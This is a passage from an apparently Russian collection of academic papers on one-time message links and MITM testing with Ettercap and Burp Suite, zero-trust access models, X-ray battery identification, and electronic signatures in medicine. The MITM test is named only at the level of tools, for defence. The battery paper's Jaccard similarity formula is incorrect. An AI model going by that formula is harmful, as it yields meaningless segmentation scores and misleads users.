7. В базу данных записываются идентификатор, время удаления, тип (текст или файл), половина ключа шифрования, а также логин отправителя и логин получателя сообщения, далее производятся действия, описанные в п.п. 6–7 алгоритма работы модели, представленного выше.

8. Получатель, перейдя по ссылке, вводит свой логин и пароль, которые POST-запросом отправляются на сервер.

9. На сервере выполняются проверки, описанные в п.п. 2–4 данного алгоритма работы модели.

10. В случае успешных проверок выполняются действия, описанные в п.п. 9–12 алгоритма работы модели, представленного выше, в случае хотя бы одной неудачной проверки сервер возвращает отправителю GET-ответ с отказом.

Проведем автоматизированное сканирование на наличие веб-уязвимостей по методу «черного ящика» при помощи инструмента Wapiti. В результате сканирования уязвимостей не выявлено, но так как Wapiti не производит проверку на устойчивость MITM-атакам, проведем ее вручную на основе ARP-спуфинга. А так как после внедрения функций безопасности передача данных осуществляется по протоколу HTTPS, помимо Ettercap понадобится инструмент Burp Suite.

Из рис. 2 видно, что данные действительно передаются в зашифрованном виде, но нарушитель все равно может перехватить данные, настроив Proxu-сервер. Результат удачной MITM-атаки представлен на рис. 3.




Рис. 2. Перехват данных при помощи Ettercap




Рис. 3. Результат удачной MITM-атаки при помощи Ettercap и Burp Suite

Из результатов проведения экспериментов, представленных на рис. 1, 3, следует, что даже после внедрения функций безопасности остается возможность проведения MITM-атак. Следовательно, необходимо разработать методики защиты от такого типа атак.

Поскольку в исследуемой системе используется клиент-серверная архитектура, методика должна состоять из перечня методов защиты на стороне сервера и рекомендаций по защите на стороне клиента.

На стороне сервера предлагается использовать:

- метод 2FA, который применяется не как способ защиты от MITM-атак, а как второй уровень аутентификации для затруднения получения несанкционированного доступа к конфиденциальной информации;
- технологию HSTS, которая предписывает браузерам подключаться к веб-сайту только по протоколу HTTPS;
- альтернативное решение вместо классической авторизации на основе логина и пароля, такое как аутентификация при помощи стороннего сервиса, например Telegram.

Рекомендации для клиента состоят в следующем:

- реагировании на предупреждение о недоверенном сертификате;

- подключении к системе только из закрытой сети;
- использовании статических таблиц для защиты сегмента сети,

что также подразумевает под собой установку на роутере статического типа адресации [2].

Таким образом, в процессе исследования разработана модель системы, генерирующей одноразовые ссылки для передачи сообщений с внедрением функций безопасности. На модели проведены эксперименты, результаты которых доказывают необходимость разработки и применения методики защиты от MITM-атак. Вследствие чего были предложены методы и рекомендации по защите от перехвата аутентификационной информации в системах передачи одноразовых сообщений.

Для оценки эффективности предложенных методов в составе методики защиты от перехвата аутентификационной информации в системах передачи одноразовых сообщений требуется модель угроз, которая, предположительно, покажет необходимость смещения сервисов аутентификации с использования фактора знания на фактор владения, так как только это потенциально обеспечит защиту от MitM, что является поводом для дальнейших исследований.

Библиографический список

1. Уголовный кодекс Российской Федерации от 13 июня 1996 г. № 63-ФЗ. Ст. 272. Неправомерный доступ к компьютерной информации // Доступ из справ.-правовой системы КонсультантПлюс.
2. Русаков А.О., Чалый Р.А. Методы защиты от атаки «Человек посередине» в Wi-Fi сетях [Электронный ресурс] // Актуальные проблемы авиации и космонавтики. – 2016. – № 12. – URL: <https://cyberleninka.ru/article/n/metody-zaschity-ot-ataki-chelovek-poseredine-v-wi-fi-setyah> (дата обращения: 15.05.2023).

Сведения об авторах

Каменских Антон Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: antoshkinoinfo@yandex.ru

Шадрина Татьяна Владимировна – студентка Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1б, г. Пермь, e-mail: shanyat@mail.ru

И.В. Капгер, П.А. Иванов

УПРАВЛЕНИЕ ДОСТУПОМ К ИНФОРМАЦИОННЫМ РЕСУРСАМ В УСЛОВИЯХ НУЛЕВОГО ДОВЕРИЯ

Рассматривается управление доступом к информационным ресурсам в условиях нулевого доверия. Целью исследования является разработка эффективной модели управления доступом, а также ее описание в виде формализованной модели. Особенностью модели является алгоритм динамического определения требуемых политик безопасности, который учитывает доступ пользователей с различными привилегиями. В модели учитывается удаленный доступ на нескольких условных «уровнях» – доступ клиентов организации, сотрудников организации, а также партнеров и подрядных организаций.

Ключевые слова: информационная безопасность, управление доступом, нулевое доверие.

I.V. Kapger, P.A. Ivanov

ACCESS MANAGEMENT TO INFORMATION RESOURCES IN CONDITIONS OF ZERO TRUST

This article describes the process of access management to information resources in conditions of zero trust. The aim of this study is to develop an effective model of access management and to describe it in a form of formalized model. A distinguishing feature of the proposed model is offering an algorithm of dynamic security policies determination which takes into account an access of subjects with different level of privileges. The model takes into account few conditional levels of remote access – access of company's clients, employees and contractors.

Keywords: cybersecurity, access management, zero trust.

В настоящее время все более часто стала возникать необходимость в обеспечении безопасности информационной инфраструктуры по причине внедрения новых технологий, требующих совместимости с несколько устаревшими способами обработки информации [1]. Потребность к пересмотру способов обработки информации дала повод к появлению концепции нулевого доверия [2], которая была создана с учетом того, что традиционные модели безопасности построены на устаревшей модели доверия [3]. Нулевое доверие удовлетворяет потребностям приложений, пользователей и устройств в быстром и безопасном доступе к данным в распределенных архитектурах. За счет использования концепции нулевого доверия может быть построена защита поль-

зователей и информационных ресурсов в тех случаях, когда нельзя быть уверенным в безопасности сети. Такая концепция нулевого доверия реализует проверку безопасности пользователя, устройства или сеанса доступа при каждом конкретном запросе к информационному ресурсу [4]. Концепция нулевого доверия предназначена для увеличения уверенности при принятии решения о предоставлении доступа для каждого запроса в рамках недоверенной сети, основной целью которой является предотвращение несанкционированного доступа с максимально возможным контролем за предоставленным доступом [2], при этом в рамках концепции предполагается общий подход без конкретизации используемых алгоритмов и моделей реализации контроля доступа.

Объектом исследования выбрана распределенная информационная инфраструктура, для которой требуется организация процесса управления доступом к информационным ресурсам, в качестве примера которой может служить, например, финансовая организация. При организации удаленного доступа от различных узлов, находящихся за пределами контролируемой зоны, возникает необходимость выбора наиболее эффективной модели контроля и управления доступом в условиях, когда субъект доступа может быть как доверенным, так и недоверенным. Нулевое доверие устраняет различия между подобными субъектами доступа [5]. Необходимо сделать акцент, что невозможно частично привести инфраструктуру в соответствие принципам нулевого доверия, для этого требуется модернизация всей инфраструктуры в целом [6], а максимальная эффективность достигается при серьезных инвестициях в инфраструктуру нулевого доверия [7].

Основа концепции заложена в NIST SpecialPublication 800-207 [2], которая может быть использована в качестве руководства для проработки и внедрения ZTA (ZeroTrustAccess, доступа с нулевым доверием) в организациях. Абстрактная логическая модель архитектуры нулевого доверия приведена на рис. 1, которая и является основой для разрабатываемой модели реализации управления доступом.

Основными элементами указанной модели являются [6]:

- механизм политик (PolicyEngine, PE) – ядро реализации ZTA, компоненты, на которых производится оценка возможности доступа в рамках запросов, обычно основанная на данных из различных источников (систем и журналов мониторинга, систем выявления угроз на конечных точках и др.);

- администратор политики (PolicyAdministrator, PA) – компонент, выполняющий политики, заданные на PE и обеспечивающие установ-

ление, поддержание и прекращение сеансов доступа через плоскость управления (набор каналов между всеми элементами модели);

- точка применения политик (PolicyEnforcementPoint, PEP) – компонент, с которым взаимодействуют субъекты, осуществляющие запросы доступа к информационным активам, выполняющий сбор сведений о субъектах доступа и их проверку по политикам, полученным от ПА;

- информационные потоки (PolicyInformationPoints, PIPs) – потоки, не являющиеся основными функциональными компонентами модели нулевого доверия, но используемые для поддержки функционирования РЕ за счет предоставления данных для принятия решений по запросам доступа.




Рис. 1. Основные логические компоненты модели нулевого доверия

В основу предоставления доступа закладываются принципы, изложенные в той же концепции [2], которые могут быть коротко сформулированы следующим образом:

- аутентификация и авторизация всех субъектов доступа является динамической и обязательной;

- все источники данных и сервисы – это предварительно учтенные ресурсы;

- состояние безопасности и целостность всех информационных ресурсов постоянно контролируются;

- все взаимодействия защищены независимо от принадлежности к сети;

- доступ к конкретным информационным ресурсам предоставляется в рамках соответствующей такому доступу сессии;

- решение о предоставлении доступа принимается на основании динамических политик, учитывающих данные, полученные по PIPs;

- обеспечивается сбор максимально возможных объемов данных о состоянии защищенности информационных активов, сетевой инфраструктуры и субъектов доступа.

Перечисленные принципы являются базовыми и должны быть соблюдены при реализации концепции нулевого доверия, при этом в рамках исследования рассматривается предоставление доступа субъектам с разными полномочиями в информационных активах – пользовательскими и административными, а также специфическим субъектам – внешним сервисам. Для субъектов, требующих административных полномочий, должны использоваться специализированные методы и инструменты обеспечения безопасности доступа этих субъектов, поэтому, кроме основных принципов концепции нулевого доверия, определены следующие:

- для предоставления более широких привилегий в рамках сеанса доступа требуется выполнение более строгих политик;
- формирование политик РЕ должно осуществляться с учетом максимально возможной степени защищенности и целостности субъектов доступа.

Первый дополнительный принцип заложен исходя из особенностей предоставления доступа субъектам, выполняющим административные функции, поскольку данные функции требуют предоставления избыточных полномочий, выходящих за рамки минимально необходимых. Доступ таких субъектов, как правило, осуществляется при проведении дополнительных мероприятий по проверке устройств, с которых осуществляется доступ, контролю такого доступа и его мониторингу. Второй дополнительный принцип закладывается исходя из вероятных ограничений, которые могут присутствовать при запросе доступа со стороны технических сервисов, так как различные технологии, используемые для реализации доступа, могут объективно не иметь возможности выполнить требования основных политик РЕ. Требуется формировать их с учетом каждого конкретного технического сервиса и обеспечивать доступ к минимально необходимому информационным ресурсам.

В рамках исследования рассматривается сценарий управления доступа, который включает в себя несколько типов субъектов доступа, к которым не может быть применен ни один из существующих вариантов реализации архитектуры нулевого доверия из стандарта:

- клиенты организации;
- сотрудники организации;
- подрядчики и внешние разработчики;
- партнеры и контрагенты организации;
- государственные организации и регуляторы.

Первые три группы объединяют в себе пользовательский доступ к информационным системам со стороны субъектов, которые исполь-

зуют существующие каналы доступа и имеют различный перечень доступных каналов (системы дистанционного банковского обслуживания, системы контакт-центра, доступ к автоматизированным рабочим местам, доступ к средам разработки и тестовым контурам), а также различный уровень привилегий в рамках этих каналов.

Оставшиеся группы – субъекты доступа, требующие предоставления каналов доступа к информационным сервисам, а также к закрытым сервисам предоставления конфиденциальной информации, причем часто к таким каналам предъявляются и специфические требования. Доступ каждой из групп субъектов доступа не может быть реализован через единый механизм предоставления доступа, одного провайдера аутентификации и единый перечень политик, что ставит вопрос проработки модели предоставления доступа, в которую будут заложены перечисленные особенности.

В основу разрабатываемой модели предоставления доступа заложена модель, представленная на рис. 2.




Рис. 2. Модель шлюза анклава

Она предполагает использование следующих логических компонентов:

- агент, расположенный на ресурсе, с которого осуществляется запрос доступа;
- шлюз, который является входной точкой доступа к информационным ресурсам.

Информационные ресурсы, расположенные за шлюзом, не являются одиночными (как, например, веб-сервис), а представляют собой анк-

лав – совокупность информационных активов, расположенных на одних и тех же вычислительных ресурсах.

В этой модели присутствует агент на субъекте доступа, который используется для подключения к шлюзу анклава и может представлять собой агент специфической системы защиты информации, которая позволит, например, обеспечить контроль привилегированного доступа. С использованием агента можно обеспечить реализацию политик точечного доступа к определенному ресурсу, а использование шлюза обеспечивает контроль доступа сразу к перечню информационных ресурсов, что дает возможность реализации политик для пользователей с разными привилегиями.

Недостатком данной модели является то, что шлюз обеспечивает безопасность ресурсов анклава в целом и может не обеспечивать безопасность отдельных из них, тем самым дать субъектам доступа потенциальную возможность обнаружения ресурсов внутри анклава, к которым у них отсутствует правомерный доступ. Разработанная модель (рис. 3) представляет собой усложненную версию модели шлюза, которая характеризуется более сложными механизмами предоставления доступа через шлюзы для всех групп субъектов доступа.




Рис. 3. Разработанная модель реализации управления доступом

Предложенная модель предоставления доступа не лишена недостатков прототипа, но, в отличие от нее, предоставляет возможность доступа через шлюз к отдельным информационным ресурсам, а также ресурсам в анклаве, что подразумевает реализацию на РЕ более сложных и универсальных политик, которые будут заложены на админист-

раторе политики. За счет этого возможно построение защищенных реальных архитектур, в которых будут заложены различные пути доступа к целевым информационным ресурсам. В рамках дальнейших исследований возможна детальная проработка процесса предоставления доступа и разработка политик доступа на основании динамических данных о состоянии защищенности субъектов доступа.

Библиографический список

1. Garbis J., Chapman J.W. Zero Trust Security: An Enterprise Guide. – Springer: Berlin/Heidelberg, Germany, 2021.
2. NIST Special Publication 800–207 Zero Trust Architecture. – August 2020.
3. What is a Zero Trust Architecture. – URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-a-zero-trust-architecture> (accessed 05 February 2023).
4. What is zero trust? – URL: IBM. URL: <https://www.ibm.com/topics/zero-trust> (accessed 04 February 2023).
5. Что такое нулевое доверие? – URL: https://www.trendmicro.com/ru_ru/what-is/what-is-zero-trust.html (дата обращения: 04.02.2023).
6. NIST CSWP 20 Planning for a Zero Trust Architecture: A Planning Guide for Federal Administrators. – May 6, 2022. – 14 p.
7. Wagenseil P. How identity and access management fits into zero trust. – URL: <https://www.scmagazine.com/resource/identity-and-access/how-identity-and-access-management-fits-into-zero-trust> (accessed 08 February 2023).

Сведения об авторах

Капгер Игорь Владимирович – кандидат технических наук, руководитель направления по созданию и эксплуатации защищенных информационных систем отдела информационной безопасности дирекции по безопасности АО «Гознак», г. Москва, e-mail: kapger@mail.ru

Иванов Павел Андреевич – аспирант Департамента информационной безопасности, Финансовый университет при Правительстве Российской Федерации, г. Москва. e-mail: 218666@edu.fa.ru

А.А. Коротышева, С.Н. Жуков

РАЗРАБОТКА ПРОЦЕДУРЫ ИНТЕЛЛЕКТУАЛЬНОЙ ИДЕНТИФИКАЦИИ ЭЛЕМЕНТОВ ПИТАНИЯ НА РЕНТГЕНОВСКИХ ИЗОБРАЖЕНИЯХ

В целях автоматической идентификации и сортировки опасных видов отходов в составе твердых коммунальных отходов, а именно элементов питания, предлагается разработка процедуры интеллектуальной идентификации элементов питания на рентгеновских изображениях. В основе процедуры лежат глубокие нейронные сети. Интеллектуальная идентификация включает в себя сегментацию внутренних структур объектов и их классификацию для последующей сортировки элементов питания.

Ключевые слова: искусственный интеллект, нейронная сеть, сегментация, элементы питания, рентгеновские снимки.

A.A. Korotysheva, S.N. Zhukov

DEVELOPMENT OF A PROCEDURE FOR INTELLIGENT IDENTIFICATION OF BATTERIES ON X-RAY IMAGES

For automatic identification and sorting of hazardous waste types in the composition of municipal solid waste, namely batteries, the article proposes the development of a procedure for the intelligent identification of batteries on X-ray images. The procedure is based on deep neural networks. Intelligent identification includes the segmentation of the internal structures of objects and their classification for subsequent sorting of batteries.

Keywords: artificial intelligence, neural network, segmentation, batteries, X-ray images.

В последнее время на государственном уровне значительное внимание уделяется проблемам экологической безопасности населения. Общий тренд ее обеспечения – это переход к «зеленой» экономике, основанный в основном на цифровых технологиях. В связи с потенциальными трудностями (уходом иностранных компаний-разработчиков) актуальным становится создание отечественных информационных решений в области безопасности жизнедеятельности. В данной работе цифровые методы применяются для автоматической идентификации и сортировки опасных видов отходов в составе твердых коммунальных отходов (ТКО), таких как химические источники тока (элементы питания, ЭП).

Предлагаемая в работе процедура интеллектуальной идентификации ЭП на рентгеновских изображениях предполагает использование нейронных сетей, которые показывают наилучшее качество и точность распознавания:

- для детектирования ЭП на рентгеновских изображениях,
- сегментирования внутренних структур ЭП,
- классификации внутренних структур ЭП,
- классификации ЭП.

Для реализации процедуры обучения нейронных сетей составляются наборы данных с рентгеновскими изображениями ЭП и их внутренними структурами. Для предотвращения переобучения (*англ.* overfitting) проводится предобработка наборов данных, включающая изменение контрастности и яркости изображений, поворот до 20°, добавление смещений.

При обучении нейронных сетей использована гибридная функция потерь с мерой Серенсена для решения проблемы дисбаланса классов [2], вызванной редкостью некоторых типов ЭП, а также потери фокуса для предотвращения переобучения на фоновых масках. Тогда математически функция потерь L (Loss) имеет вид, представленный в формуле

$$L = L_{\text{Dice}} + \lambda L_{\text{Focal}}.$$

При проведении сегментирования внутренних структур для оценки сематических масок была использована усредненная по классам мера Жаккара [3], показывающая степень пересечения между исходными масками и предсказанными. Для каждого примера, содержащего исходную маску (A) и предсказанную маску (B), мера J (Jaccard) выглядит следующим образом:

$$J(A, B) = \frac{|A \cap B|}{|A| + |B| - |A \cup B|}.$$

В качестве дополнительной метрики оценки семантических масок использован показатель стабильности, вычисляемый путем измерения выходных данных сегментации при многократных возмущениях входного изображения. С его помощью можно оценить, насколько устойчива модель к изменениям входных данных. Чем выше показатель стабильности, тем модель более надежна, т.е. если маска на 100 % не совпадает с целевой, то метрика будет равна 0, если совпадение полное, то метрика равна 1.

При классификации ЭП для оценки качества предсказаний использовались следующие метрики: матрица ошибок (*англ.* confusion matrix),

точность P (англ. precision) и полнота R (англ. recall). Метрики точности и полноты для каждого из классов (англ. class) представлены формулами соответственно

$$P_c = \frac{A_{c,c}}{\sum_{i=1}^n A_{c,i}}.$$
$$R_c = \frac{A_{c,c}}{\sum_{i=1}^n A_{i,c}}.$$

Результатом классификации ЭП для каждого из объектов является вектор оценок апостериорных вероятностей, принадлежности n -го ЭП к каждому из классов:

$$[\hat{p}_{n,1} \ \hat{p}_{n,2} \ \hat{p}_{n,3} \ \hat{p}_{n,4} \ \hat{p}_{n,5}], \ n = \overline{1, N}.$$

На рис. 1 показан пример идентификации – последовательного применения алгоритмов детектирования и распознавания объектов.




Рис. 1. Схема идентификации ЭП на рентгеновских изображениях




Рис. 2. Результат идентификации ЭП по рентгеновскому снимку [4]

Пример интерфейса разработанного прототипа программы с процедурой интеллектуальной идентификации ЭП на рентгеновских изображениях приведен на рис. 2.

В качестве инструментальных средств при реализации процедуры идентификации использованы язык программирования Python, библиотеки NumPy, OpenCV, PyTorch и библиотека для машинного обучения Scikit-learn. Описанная процедура может быть реализована в виде программы для ЭВМ и являться самодостаточной, либо может быть адаптирована как для использования в уже разработанной интеллектуальной системе [1] (в качестве программного модуля), так и для использования в других системах, получающих данные от рентгеновской установки, в том числе:

- рентгеновский досмотр на таможне;
- рентгеновский досмотр багажа и граждан в аэропорту;
- рентгеновский досмотр предметов и граждан на публичных мероприятиях и др.

Библиографический список

1. Сви-во о регистр. программы для ЭВМ RU2022663863 / Блатов Р.И., Вострякова Е.А., Москвин А.С. [и др.]. – № 2022662975 от 11.07.2022.
2. Махсотова Ц.В. Исследование методов классификации при несбалансированности классов // Научный журнал. – 2017. – № 5 (18). – С. 35–36.
3. Баженов А.Н., Тельнова А.Ю. Обобщение коэффициента Жаккара для анализа данных с интервальной неопределенностью // Измерительная техника. – 2022. – № 12. – С. 15–22.
4. Применение методов машинного обучения для классификации немаркированных элементов питания // Математическое моделирование и суперкомпьютерные технологии: тр. XXII Междунар. конф. – Нижний Новгород: Изд-во Нижегород. гос. ун-та, 2022. – С. 52–56.

Сведения об авторах

Коротышева Анна Андреевна – аспирант кафедры «Безопасность информационных систем» Национального исследовательского Нижегородского государственного университета им. Н.И. Лобачевского, г. Нижний Новгород, e-mail: ania.korotishewa@yandex.ru

Жуков Сергей Николаевич – кандидат физико-математических наук, доцент кафедры «Общая физика» Национального исследовательского Нижегородского государственного университета им. Н.И. Лобачевского, г. Нижний Новгород, e-mail: jsn@rf.unn.ru

А.А. Кривошекова, А.С. Шабуров

ИССЛЕДОВАНИЕ АЛГОРИТМОВ ПРИМЕНЕНИЯ УСИЛЕННОЙ КВАЛИФИЦИРОВАННОЙ ЭЛЕКТРОННОЙ ПОДПИСИ ПРИ ОКАЗАНИИ МЕДИЦИНСКИХ УСЛУГ

Исследуется разработка алгоритма применения квалифицированной электронной подписи в работе медицинского персонала для подписания и отправления данных о пациентах. Для перехода на систему электронного документооборота медицинские организации применяют в работе средства криптографической защиты информации, а именно средства электронной подписи. Она заменяет собственноручную подпись лица. Больше всего возможностей у квалифицированной электронной подписи, о работе с которой будет говориться в данной статье.

Ключевые слова: электронная подпись, учреждения здравоохранения, медицинские информационные системы.

A.A. Krivoshchekova, A.S. Shaburov

RESEARCH OF ALGORITHMS FOR THE USE OF ENHANCED QUALIFIED ELECTRONIC SIGNATURE IN THE PROVISION OF MEDICAL SERVICES

This article explores the development of an algorithm for using a qualified electronic signature in the work of medical personnel to sign and send patient data. To switch to an electronic document management system, medical organizations use cryptographic information protection tools, namely electronic signature tools (hereinafter referred to as EP). It replaces the person's handwritten signature. The qualified electronic signature (hereinafter referred to as the CAP) has the most opportunities, which will be described in this article.

Keywords: electronic signature, healthcare institutions, medical information systems.

Документы все чаще оформляются только в электронном формате, поэтому документооборот происходит тоже в электронном виде. В связи с этим многие компании, а также медицинские учреждения выбирают переход на электронный документооборот.

Выбранная тема состоит из важных аспектов в работе медицинских организаций. Основопологающим документом стал Приказ Мин-

здрава РФ № 947н от 7 сентября 2020 г., согласно которому во всех медицинских учреждениях должен быть организован юридически значимый электронный документооборот. У врачей появилась необходимость получения квалифицированной электронной подписи (КЭП), а также ее дальнейшее использование.

Приказ, подписанный министром здравоохранения Михаилом Мурашко 7 сентября, направлен на переход медицины на электронный документооборот, благодаря которому должна снизиться нагрузка на врачей. Медработник будет меньше тратить времени на рутинную работу, заполнение бумажных документов и сможет больше внимания уделить пациенту, что, в свою очередь, повысит эффективность взаимодействия врача и пациента. Нововведение также позволит врачам предоставлять доступ к информационным системам, в которых хранятся данные о пациентах (историям болезни, рецептам, результатам анализов), коллегам из других медучреждений.

Основной перечень документов, который подписывается электронной подписью (ЭП):

- медицинская карта пациента;
- медицинская карта стационарного больного;
- индивидуальная карта беременной и родильницы;
- история развития новорожденного;
- история развития ребенка;
- история родов.

К вышеперечисленным документам также можно прибавить абсолютно все документы по отношению к пациенту, которые содержат в себе данные и сведения о его состоянии здоровья [1].

Электронная подпись должна быть:

- у главного врача, который подписывает документы от лица организации;
- лечащего врача, который заверяет больничные листы, подписывает амбулаторные карты и выписывает рецепты;
- фельдшера, если он выполняет функции врача;
- сотрудника статистического отдела, который передает информацию о листках нетрудоспособности в ФСС и отчеты о медицинской организации в различные информационные системы [2].

Электронная подпись имеет официальный юридический статус, регламентируемый законом № 63-ФЗ «Об электронной подписи». Подпись также должна быть вычислена средствами, соответствующими требованиям закона. Этим требованиям удовлетворяет отечественный алгоритм шифрования ГОСТ 34.10–2012. Он использует математический аппарат эллиптических кривых, является достаточно стойким и официально используется для разработки криптографических средств, реализующих электронную подпись.

Процесс создания электронной подписи с помощью ГОСТ 34.10–2012 состоит из следующих шагов:

1. Создание ключей: пользователь генерирует пару ключей, состоящую из открытого и закрытого ключей. Открытый ключ используется для проверки подписи, а закрытый ключ – для создания подписи.

2. Создание хеша: сообщение, которое требуется подписать, подвергается хешированию с помощью криптографической функции «Стрибог», что позволяет получить уникальный дайджест сообщения фиксированной длины.

3. Создание подписи: с использованием закрытого ключа создается электронная подпись, которая является цифровой сигнатурой сообщения.

4. Проверка подписи: полученная электронная подпись проверяется с использованием открытого ключа. Если проверка проходит успешно, то это означает, что сообщение не было изменено и его автором является владелец закрытого ключа.

ГОСТ 34.10–2012 обеспечивает высокую степень защиты и безопасности данных, используемых в электронной медицинской документации, за счет использования ключа длиной 256 бит. Это помогает защитить конфиденциальность медицинской информации и предотвратить несанкционированный доступ к ней.

Электронная подпись предназначена для аутентификации лица, подписавшего электронное сообщение. Кроме того, использование ЭП предоставляет возможность обеспечить следующие свойства при передаче в системе подписанного сообщения:

- осуществление контроля целостности передаваемого подписанного сообщения,

– доказательное подтверждение авторства лица, подписавшего сообщение,

– защита сообщения от возможной подделки.

Схематическое представление подписанного сообщения показано на рис. 1. Поле «Текст», показанное на данном рисунке и дополняющее поле «Цифровая подпись», может, например, содержать идентификаторы субъекта, подписавшего сообщение, и / или метку времени. Установленная в настоящем стандарте схема электронной подписи должна быть реализована с использованием операций группы точек эллиптической кривой, определенной над конечным простым полем, а также хеш-функции [3, 4].



Рис. 1. Схема подписанного сообщения

Для подключения к медицинским информационным системам с применением электронной подписи, дальнейшей отправкой и подписанием документов необходимо настроить рабочее место.

Рабочее место врача состоит из системного блока, монитора, мышки, клавиатуры, токена с сертификатом электронной подписи.

Для работы в медицинских информационных системах необходимо:

1. Установить программу для работы с сертификатами электронной подписи. В данном случае работа происходит с программой «КриптоПро CSP». Установить плагины и драйверы для подписания электронных документов.

2. Поставить для взаимосвязи между поликлиникой и информационными системами необходимые ПО, например с фондом социального страхования – программу АРМ ЛПУ, а также настроить браузеры для выхода на сайты систем.

3. Выпустить на должностное лицо, выступающее ответственным представителем больницы, ЭП как на юридическое лицо. Согласно Федеральному закону № 536-ФЗ «О внесении изменений в отдельные за-

конодательные акты Российской Федерации», с 1 января 2023 г. подписи юриста или ИП могут быть получены только в удостоверяющем центре федерального казначейства. Соответственно, сертификат ЭП будет выпущен в удостоверяющем центре федерального казначейства. Важно, чтобы в сертификате ЭП присутствовал номер ОГРН организации. От имени ответственного представителя медицинского учреждения можно также выпустить обезличенный сертификат ЭП, в котором не указываются персональные данные работника организации.

4. Выпустить ЭП на всех врачей, которые будут взаимодействовать с информационными системами и подписывать электронные документы. Каждому врачу выдается съемный носитель – токен, на котором хранится его сертификат ЭП. Если необходимо, чтобы в сертификате ЭП должностного лица присутствовал номер ОГРН организации, то необходимо обратиться в любой удостоверяющий центр, кроме федерального казначейства. В этом случае сертификат ЭП выдается уже как на юридическое лицо. В качестве организационных мер по защите информации следует провести инструктаж по хранению, применению, подписанию и отзыву ЭП.

5. Установить все сертификаты, которые будут применяться на рабочем месте врача, в основном это сертификат Минцифры, сертификат удостоверяющего центра сертификат юриста – главного врача, сертификат должностного лица – врача и др.

6. Провести настройку всех программ для работы с сертификатом ЭП. Выполнить проверку взаимосвязи между медицинской организацией и информационными системами. Схема взаимодействия медицинской организацией и информационными системами показана на рис. 2.

Подписание электронных документов осуществляется по определенным правилам. В постановлении Министерства здравоохранения были выделены следующие правила, которые необходимо соблюдать при подписании электронных документов:

- при формировании документа несколькими работниками каждый участник обязывается поставить свою цифровую подпись;
